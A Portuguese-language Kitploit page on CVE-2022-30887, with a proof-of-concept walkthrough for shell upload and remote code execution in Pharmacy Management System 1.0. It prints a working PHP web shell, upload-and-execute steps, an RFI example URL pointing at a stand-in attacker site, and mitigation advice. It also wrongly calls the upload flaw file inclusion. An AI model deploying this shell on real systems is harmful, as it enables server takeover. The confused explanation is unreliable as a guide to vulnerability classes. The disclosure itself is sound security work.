
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-30887 — Exploit de prova de conceito para CVE-2022-30887, demonstrando execução remota de código via upload de arquivo no Pharmacy Management System 1.0, com orientação de mitigação. | Kitploit
Ferramentas/GitHubGitHub/sonerctnkya/cve-2022-30887
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de Payloads
GitHubsonerctnkya/cve-2022-30887

CVE-2022-30887

Exploit de prova de conceito para CVE-2022-30887, demonstrando execução remota de código via upload de arquivo no Pharmacy Management System 1.0, com orientação de mitigação.

Ver Repositório
274há 4 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    394
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    257

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2022-30887

Pharmacy Management System 1.0 Shell Upload

Esta aplicação foi construída por Mayurik O sistema de gestão de farmácia em PHP foi desenvolvido para melhorar a precisão e eficiência das farmácias através de segurança e gestão. Em suma, é uma aplicação de inventário de produtos.

O Pharmacy Management System v1.0 foi descoberto por conter uma vulnerabilidade de execução remota de código (RCE) através do componente "/php_action/editProductImage.php". Esta vulnerabilidade permite que atacantes executem código arbitrário através de um ficheiro de imagem manipulado.

O que é um Ataque de Inclusão de Ficheiro

Vulnerabilidades de upload de ficheiro são normalmente uma vulnerabilidade que permite a execução de um script. Funciona quando fazemos upload do ficheiro para o servidor e inserimos um comando no ficheiro enviado. As vulnerabilidades de upload de ficheiro dividem-se em dois tipos;

  • LFI (Inclusão Local de Ficheiro)
  • RFI (Inclusão Remota de Ficheiro)

LFI (Inclusão Local de Ficheiro)

Esta vulnerabilidade ocorre quando os ficheiros locais no servidor incluem o ficheiro recuperado do utilizador. Os valores recebidos do utilizador devem ser esterilizados.

Exemplo de LFI (Inclusão Local de Ficheiro) ;

<?php
if($_REQUEST['s'])
 {  
 system($_REQUEST['s']);
 } 
 else
  phpinfo();?>

RFI (Inclusão Remota de Ficheiro)

Esta vulnerabilidade funciona quando o atacante envia malware de um servidor remoto.

Exemplo de RFI (Inclusão Remota de Ficheiro) ;

"www.victim_site.com/abc.php?test=http://www.attacker_site.com/attack_page"

Explicação do exploit, PoC

  • Primeiro, após a página de login, seremos direcionados para "dashboar.php"
  • Em segundo lugar, para ir à página onde a vulnerabilidade foi encontrada, clique em medicine no menu e depois em manage medicine, será direcionado para "product.php" e clique em edit image no separador action

Product

  • Na página "editproduct.php", clique no botão select photo e envie o seu script shell.

Exemplo de script php shell;

<?php
if($_REQUEST['s'])
 {  
 system($_REQUEST['s']);
 } 
 else
  phpinfo();?>

  • Clique no botão save e capture o pedido no burp suite

Pedido;

Request

Resposta;

Response

  • O ficheiro foi descarregado para a pasta "/assets/myimage/"

  • Faça um pedido para executar o seu script no URL que é /assets/myimage/shell.php?s=echo+%22MuallimNaci%22

Pedido;

Request



Resposta;

Response

Response

  • E BOOM

Além disso, esta vulnerabilidade ainda está ativa na aplicação.

Mitigação

  • Garanta que apenas aceita caracteres como "a-Z0-9" e não permita ".." ou "/" ou "%00" (byte nulo)
  • Certifique-se de que a "flag allow_url_include" está desligada
  • De acordo com a remediação OWASP 10; "A aplicação pode manter uma lista branca de ficheiros, que podem ser incluídos pela página, e depois usar um identificador (por exemplo, o número de índice) para aceder ao ficheiro selecionado. Qualquer pedido contendo um identificador inválido deve ser rejeitado, desta forma não há superfície de ataque para utilizadores maliciosos manipularem o caminho"

Extra


Na mesma página que é "editproduct.php", encontrei xss armazenado

  • O código que contém a vulnerabilidade é;
$sql = "UPDATE product SET product_name = '$productName'

Neste bloco de código pode sair do contexto com aspas duplas (")


Pedido;

Request

Resposta;

Response

Response

Conclusão

Espero ter conseguido explicar como a vulnerabilidade de inclusão de ficheiro funciona, o que ou que situação desencadeia esta vulnerabilidade e como prevenir este ataque por parte de atacantes. Obrigado pelo seu precioso tempo.


Baixar ferramenta